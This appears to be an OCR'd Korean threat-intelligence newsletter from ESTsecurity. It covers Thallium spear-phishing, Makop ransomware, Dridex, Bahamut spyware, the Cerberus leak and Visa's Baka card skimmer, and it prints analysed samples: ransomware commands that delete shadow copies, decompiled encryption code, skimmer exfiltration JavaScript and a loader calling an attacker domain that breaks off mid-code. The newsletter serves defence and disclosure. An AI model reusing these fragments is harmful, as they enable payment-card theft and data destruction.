아래는 지난 08 월 경 국내 북한분야 취재기자에게 들어갔던 유사 공격으로 '귀중한 시간을 내주시여 감사합니다.' 라는 문구가 포함되어 있습니다. 얼핏 보기에는 특별히 이상하지 않을 수도 있지만, 언어학적 분석에서 표현 방식은 중요한 분석요소가 됩니다.


여기서 올바른 한국어 표현은 '내주시여'가 아니라 '내주시어'로 대체하여야 합니다만 어떤 곳에서는 그렇지 않습니다.



[그림 4] 악성 DOC 문서를 포함한 해킹 이메일 화면

또, 유사 공격 사례 중에 북한 글씨체인 천리마(KP CheonRiMaChe) 폰트가 악성 문서에서 사용된 바 있는데, 공격자의 평소 습관과 환경에 따라 유효 증거들이 위협 현장에서 의도치 않게 발견되기도 합니다.

Copyright © 2020 ESTsecurity Corp. All rights reserved.



[그림 5] 북한 글씨체 KP 천리마체가 사용된 악성 문서 내부 코드 화면

보통 교통사고 현장을 조사하는데 매우 중요한 자료 중의 하나가 타이어 자국입니다.

- 노면위에서 타이어가 잠겨 미끄러질 때 나타나는 스키드마크(skid mark)
- 타이어가 잠기지 않고 구르면서 옆으로 미끄러지거나 짓눌리면서 끌린 형태로 나타나는 스커프마크(scuff mark)
- 타이어가 정상적으로 구르면서 타이어 접지면 형상이 그대로 나타나는 프린트마크(print mark)

타이어 자국은 길이, 방향, 문양 등을 통해 차량의 속도, 충돌지점, 차량의 운동형태 등을 파악하는데 큰 도움이 됩니다.

이와 비슷하게 침해사고에서 발견되는 다양한 흔적들은 위협 행위자를 추적하고 연구하는데 중요한 증거가 될 수 있습니다.

특히, 북한연구 및 탈북과 관련된 인권 단체 종사자들, 북한관련 언론사 기자 등이 일관성 있게 공격을 받는 공통점도 핵심 요소 중에 하나입니다.


이처럼 탈륨 조직의 사이버 위협 활동이 지속되고 있다는 점에 주목하여 이들의 공격을 예방하고 피해를 최소화하는데 많은 관심과 노력이 필요한 시기입니다.

ESRC 에서는 정부차원의 APT 공격에 보다 체계적이고 신속한 대응을 위해 관련 기관과 공조를 강화하고 있으며, 보다 상세한 침해지표(IoC)와 위협 인텔리전스 리포트 등은 '쓰렛 인사이드(Threat Inside)' 서비스를 통해 제공할 예정입니다.

 Copyright © 2020 ESTsecurity Corp. All rights reserved.

2. 비너스락커 조직, Makop 랜섬웨어 유포 중!

최근 이력서로 위장한 Makop 랜섬웨어 유포 정황이 포착되어 기업 담당자들의 주의가 필요합니다.




[그림 1] Makop 랜섬웨어 이메일 본문

[그림 2] pdf로 위장된 랜섬웨어 파일

이 파일은 설치 파일 NSIS로 제작되었으며 실행 시 암호화된 랜섬웨어 파일을 복호화하여 child 프로세스에 인젝션하는 형태를 가집니다. 이는 백신의 탐지로부터 우회하기 위한 행위로 보입니다. 섀도 볼륨을 삭제하기 위해 cmd.exe를 실행하여 파이프를 통해 명령을 전달합니다.

 Copyright © 2020 ESTsecurity Corp. All rights reserved.



Address	Hex dump																ASCII
001D1870	76	73	73	61	64	6D	69	6E	20	64	65	6C	65	74	65	20	vssadmin delete
001D1880	73	68	61	64	6F	77	73	20	2F	61	6C	6C	20	2F	71	75	shadows /all /qu
001D1890	69	65	74	0A	77	62	61	64	6D	69	6E	20	64	65	6C	65	iet.wbadmin dele
001D18A0	74	65	20	63	61	74	61	6C	6F	67	20	2D	71	75	69	65	te catalog -quie
001D18B0	74	0A	77	6D	69	63	20	73	68	61	64	6F	77	63	6F	70	t.wmic shadowcop
001D18C0	79	20	64	65	6C	65	74	65	0A	65	78	69	74	0A	00	00	y delete.exit...

[그림 3] 탈륨 조직의 스피어 피싱 공격 화면

또한 특정 프로세스들을 종료시킵니다. 이는 현재 프로세스에서 접근 중인 파일들을 암호화시키기 위함으로 보입니다.

ocautoupds.exe
encsvc.exe
firefoxconfig.exe
tbirdconfig.exe
ocomm.exe
mysqld.exe
mysqld-nt.exe
mysqld-opt.exe
dbeng50.exe
sqbcoreservice.exe
excel.exe
infopath.exe
msaccess.exe
mspub.exe
onenote.exe
outlook.exe
powerpnt.exe
steam.exe
thebat.exe
thebat64.exe
thunderbird.exe
visio.exe
winword.exe
wordpad.exe

 Copyright © 2020 ESTsecurity Corp. All rights reserved.


아래 그림은 파일 암호화 코드입니다.

```
while ( SetFilePointerEx(hFile, __PAIR__(v6, liDistanceToMove.s.LowPart), 0, 0) )
{
  v10 = 0;
  v12 = *v5 - liDistanceToMove.QuadPart;
  v11 = v12;
  if ( v12 >= *(a1 + 16) )
  {
    v11 = *(a1 + 16);
    v18 = 0;
  }
  else
  {
    v18 = HIDWORD(v12);
  }
  if ( !ReadFile(hFile, *(a1 + 12), v11, &NumberOfBytesRead, 0) )
    break;
  v13 = NumberOfBytesRead;
  if ( !NumberOfBytesRead )
    return 1;
  if ( NumberOfBytesRead < *(a1 + 16) && NumberOfBytesRead & 0xF )
  {
    v10 = 16 - (NumberOfBytesRead & 0xF);
    sub_4010A0((NumberOfBytesRead + *(a1 + 12)), 0, 16 - (NumberOfBytesRead & 0xF));
    v13 = NumberOfBytesRead;
  }
  v14 = *(a1 + 12);
  pdwDataLen = v10 + v13;
  if ( !CryptEncrypt(hKey, 0, 0, 0, v14, &pdwDataLen, v10 + v13)
    || !dword_409000(hFile, liDistanceToMove.s.LowPart, liDistanceToMove.s.HighPart, 0, 0)
    || !WriteFile(hFile, *(a1 + 12), v10 + NumberOfBytesRead, &NumberOfBytesWritten, 0)
    || NumberOfBytesWritten < NumberOfBytesRead + v10 )
  {
    break;
  }
  liDistanceToMove.QuadPart += NumberOfBytesRead;
  if ( NumberOfBytesRead < *(a1 + 16) )
    return 1;
  if ( !SetFilePointerEx(hFile, *a5, 0, 0)
    || !WriteFile(hFile, &liDistanceToMove, 8u, &NumberOfBytesWritten, 0)
    || NumberOfBytesWritten < 8 )
  {
    break;
  }
  v6 = liDistanceToMove.s.HighPart;
  if ( liDistanceToMove.s.HighPart < *(a4 + 4) )
  {
    v5 = a4;
  }
  else
  {
    if ( liDistanceToMove.s.HighPart > *(a4 + 4) )
      return 1;
    if ( liDistanceToMove.s.LowPart >= *a4 )
      return 1;
    v5 = a4;
  }
```

[그림 4] 파일 암호화 화면

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

파일 암호화가 완료되면 아래와 같은 랜섬노트를 보여줍니다.



[그림 5] 랜섬노트 화면

출처가 불분명한 메일을 확인할 경우 특히 첨부파일을 열어볼 경우에는 신중을 기해야 하며 사용중인 OS 와 SW 는 항상 최신버전으로 유지해야 합니다. 또한 정상적인 파일의 아이콘을 도용한 악성코드 실행파일에 속지 않기 위해 윈도 탐색기 〉 보기 설정에서 확장자명에 체크하셔서 확장자명 전체를 볼 수 있도록 하시는 것도 한가지 대비책이라고 할 수 있습니다.

알약에서는 해당 랜섬웨어 및 악성코드에 대해 Trojan.Ransom.Makop / Trojan.Agent.Wacatac 으로 탐지 및 차단하고 있으며, 랜섬웨어와 정보탈취 악성코드에 대한 상세분석 내용 및 IoC 정보는 Threat Inside 에서 확인하실 수 있습니다

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.


03
악성코드 분석 보고

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

[Spyware.Banker.Dridex] 악성코드 분석 보고서

통칭 'Dridex' 라고 불리는 금융 정보 탈취 악성코드가 해외에서 기업을 대상으로 공격이 이루어졌다. 이 악성코드는 2014 년부터 발견되어 최근까지도 대량 유포 중이며 이를 제작한 그룹은 뛰어난 기술력을 소유한 'Evil Corp' 또는 'TA505'로 해킹 그룹의 소행으로 알려져 있다.

지난 9 월 다음과 같은 메일이 수신되었다. 운송회사를 사칭한 메일로 연체된 송장을 확인하라는 내용이다.



[그림] 이메일 화면

'

특히 TA505 그룹은 축적된 기술로 인하여 분석 및 탐지가 어려운 특징이 있다. 과거에는 국외에서 다량 유포되고 있지만 최근 국내 기업을 대상으로도 유포가 되고 있어 사용자들의 주의가 필요하다.

따라서 이러한 악성코드로부터 감염을 예방하기 위해서는 출처가 불분명한 메일에 있는 첨부파일 및 링크에 대해 접근을 삼가는 보안 습관을 가져야 한다.


현재 알약에서는 해당 악성 코드를 'Trojan.Downloader.XLS.gen', 'Spyware.Banker.Dridex' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

 Copyright © 2020 ESTsecurity Corp. All rights reserved.

[Spyware.Android.Bahamut] 악성코드 분석 보고서

바하무트는 의뢰를 받아 공격을 수행하는 조직으로 알려져 있다. 이 조직의 공격 목적은 때론 금전이었다가 어떤 때는 정치적인 목적을 위한 공격을 수행하기도 한다.

본 분석 보고서에서는 바하무트 조직이 유포하는 악성 앱인 “Spyware.Android.Bahamut”를 살펴보도록 하겠다.



[그림 1] 악성 앱 설치 화면

분석 내용을 살펴보면 Spyware.Android.Bahamut 는 피해자의 개인 정보 탈취를 주요 목적으로 하고 있음을 알 수 있다. 그리고 공격 대상이 다를 경우 대상에 맞추어 공격 코드의 변화가 있을 것으로 예측된다.

이런 공격은 부지불식간에 당하기 마련이기에 사용자의 예방 노력이 무엇보다 중요하다. 앱 설치 시 본인의 스마트폰이 위협에 노출될 수 있음을 인지하고 주의를 기울여야 하며 알약 M 과 같은 신뢰할 수 있는 백신을 사용해야 한다.

현재 알약 M 에서는 해당 앱을 ‘Spyware.Android.Bahamut’탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

04

글로벌 보안 동향

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

Cerberus 뱅킹 트로이목마 소스코드, 무료로 공개돼

Cerberus banking Trojan source code released for free to cyberattackers

Cerberus 뱅킹 트로이목마의 소스코드가 경매 실패 후 언더그라운드 해킹 포럼에 무료로 공개되었다. 지난 9 월 16 일에 개최된 카스퍼스키 NEXT 2020 에서 사이버보안 연구원인 Dmitry Galov 는 유출된 코드는 Cerberus v2 라는 이름으로 배포되었으며 스마트폰 사용자 및 뱅킹 부문 전체를 거대한 위험에 빠트린다고 설명했다.

Cerberus 는 구글 안드로이드 OS 용으로 설계된 모바일 뱅킹 트로이목마다. 2019 년 7 월부터 배포된 것으로 보이는 이 원격 액세스 트로이목마(RAT)는 감시, 통신 가로채기, 기기 기능 조작, SNS 앱 위에 오버레이 화면을 생성하여 은행 자격 증명을 포함한 데이터 탈취 등의 공격을 실행할 수 있다. 이 악성코드는 OTP 나 이중 인증 코드가 포함된 텍스트 메시지를 읽을 수 있는 기능을 포함하고 있다. 따라서 일반적인 이중인증(2FA) 방식을 우회할 수 있다. 구글의 인증기를 통해 생성된 OTP 또한 탈취 가능할 것으로 추측된다.

7 월 초, Avast 의 연구원들은 구글 플레이 스토어에서 정식 환율 계산기 앱으로 위장한 Cerberus 를 발견했다. 해당 애플리케이션이 승인을 받기 위해 구글에 제출되었을 때는 기능이 무해하고 합법적이었다. 하지만 사용자 수가 점점 늘어나자 업데이트 패키지를 통해 피해자 기기에 트로이목마를 배포한 것으로 보인다. 7 월 말, Hudson Rock 은 Cerberus 가 경매에 붙여진 것을 발견했다. 해당 광고는 악성코드의 관리자가 게시했으며, 팀이 해체되어 새로운 관리자가 필요하다고 밝혔다. 그는 해당 악성코드 APK 소스코드, 클라이언트 목록, 서버, 관리자 패널용 코드의 최저 가격을 $50,000 으로 설정했다. 경매인은 Cerberus 가 매월 $10,000 의 수익을 올렸다고 밝혔다. 하지만 해당 악성코드를 구매하고자 나서는 이는 아무도 없었던 것으로 보인다.

이에 대해 카스퍼스키는 아래와 같이 언급했다.
“러시아어를 구사하는 Cerberus 개발자들은 올 4 월 해당 프로젝트에 대한 새로운 비전을 제시했지만 개발 팀이 해체되어 7 월 말 소스코드를 경매에 붙인 것으로 보인다. 이유는 확실하지 않지만 제작자는 그의 프로젝트 소스 코드를 인기있는 러시아어 언더그라운드 포럼의 프리미엄 사용자에게 공개하기로 결정했다.”

카스퍼스키는 또한 언더그라운드 포럼에 Cerberus 소스코드가 공개된 후 유럽과 러시아 전역에 모바일 앱 감염이 즉각적으로 증가했다고 밝혔다. Galov 는 이에 대해 이전 클라이언트는 러시아의 모바일 기기 사용자를 공격하지 않을 것을 권장했지만 코드가 무료로 공개되자 마자 공격 환경은 바뀌었다고 설명했다. Cerberus 가 서비스형 악성코드(MaaS)로 제공되었을 당시 서비스 이용료는 1 개월 4,000 달러, 1 년 12,000 달러 이었다. 이제 개발자는 프로젝트에서 손을 떼고 소스코드를 무료로 공개했다. 따라서 많은 공격자들이 Cerberus 를 이용할 것이며, 해당 코드의 변형이 더 많이 발견될 것으로 추측된다.

[출처] [ZD Net] Cerberus banking Trojan source code released for free to cyberattackers
https://www.zdnet.com/article/cerberus-banking-trojan-source-code-released-for-free-to-cyberattackers/.

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

Visa, 새로운 JavaScript 신용카드 스키머인 Baka 에 대해 경고

Visa warns of new Baka credit card JavaScript skimmer

Vis 에서 새로운 자바스크립트 온라인 스토어 스키머 Baka 에 대한 경고문을 발행했다. Baka 는 훔친 데이터를 추출해낸 후 메모리에서 자기 자신을 제거하는 것이 큰 특징이다. Baka 신용카드 탈취 스크립트는 2020 년 2 월, 웹 스키밍 키트의 ImageID 를 호스팅한 적이 있는 C2 서버를 조사하던 중 발견되었다. 지난 해 Visa 는 Pipka 로 알려진 또 다른 JavaScript 웹 스키머를 발견했다. 이는 2019 년 9 월 북미의 한 온라인 스토어에서 처음 발견된 후 또 다른 온라인 스토어 최소 16 곳에 빠르게 확산되었다.

탐지 및 분석 회피

Baka 는 입력 양식 필드를 노리고 이미지 요청을 통해 데이터를 추출하는 등 일반적인 스키밍 기능 이외에도 독창적인 난독화법 및 로더를 사용하고 악성코드의 설계 수준이 매우 높아 고도로 숙련된 악성코드 개발자의 작업인 것으로 추측된다.

Visa 는 이에 대해 아래와 같이 언급했다.
“이 스키머는 정적 악성코드 스캐너를 피하기 위해 동적으로 로드되며, 악성코드 난독화를 위해 각 피해자 마다 고유한 암호화 파라미터를 사용한다. 이 스키머 변종은 개발자 툴을 이용한 동적 분석 가능성을 탐지하거나 데이터를 성공적으로 유출한 후 메모리에서 자신을 제거하여 탐지 및 분석을 피한다.”

Visa 는 여러 국가의 온라인 스토어에서 Baka 를 발견했다. 이 악성코드는 jquery-cycle[.]com, b-metric[.]com, apienclave[.]com, quicdn[.]com, apisquere[.]com, ordercheck[.]online, pridecdn[.]com 도메인을 사용하는 해킹된 온라인 스토어에 주입된 상태였다.

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

```
// exfil code
function createElement(name, src, data) {
    var img_id = Math.random() * (99999 - 10000) + 10000;
    var b = document.createElement("img");
    b.width = "1px";
    b.height = "1px";
    b.id = img_id;

    var html = '';
    for (var key in data) {
        if(data[key] && typeof data[key] !== "function" && key != 'length') {
            var value = String(data[key]).replace(/'/g, '&quot;');
            html = html + key + '=' + value + '&';
        }
    }

    b.src = src.trim() + '?' + html;
    document.body.appendChild(b);
    setTimeout(document.getElementById(img_id).remove(),3000);
}
```

[그림 1] Baka 의 유출 코드

[출처] https://usa.visa.com/content/dam/VCOM/global/support-legal/documents/visa-security-alert-baka-javascript-skimmer.pdf

페이지 렌더링 코드로 위장해

이 스크립트는 스크립트 태그를 통해 온라인 스토어의 결제 페이지에 주입되어 로더는 C2 서버로부터 스키밍 코드를 다운로드하여 메모리에서 실행한다. 이로써 공격자는 해당 스토어 서버에 호스팅된 파일이나 고객의 컴퓨터를 분석 시 고객의 데이터를 수집하는 스키밍 코드가 발각되지 않도록 숨길 수 있다. 스키밍 페이로드는 JavaScript 로 동적으로 페이지를 렌더링하는데 사용되는 것으로 보이는 코드로 해독된다. 이 페이로드는 로더에서 발견된 것과 동일한 암호화 방식을 사용한다. 이 스키머가 실행되면 결제 페이지 양식에서 결제 관련 데이터를 캡쳐한다.

Visa 는 Baka 에 대해 C2 에서 다운로드한 스키밍 코드와 하드코딩된 값을 난독화하기 위해 XOR 사이퍼를 사용하는 첫 번째 JavaScript 스키밍 악성코드라 밝혔다.

 Copyright © 2020 ESTsecurity Corp. All rights reserved.

```
_loadScripts([
    _script("405c5c585b1207074a05454d5c5a414b064b47450749464944515c414b5b06425b"), // decodes to "https://b-metric.com/analytics.js"
], () => {
    try {
        let ___s = setInterval(() => {
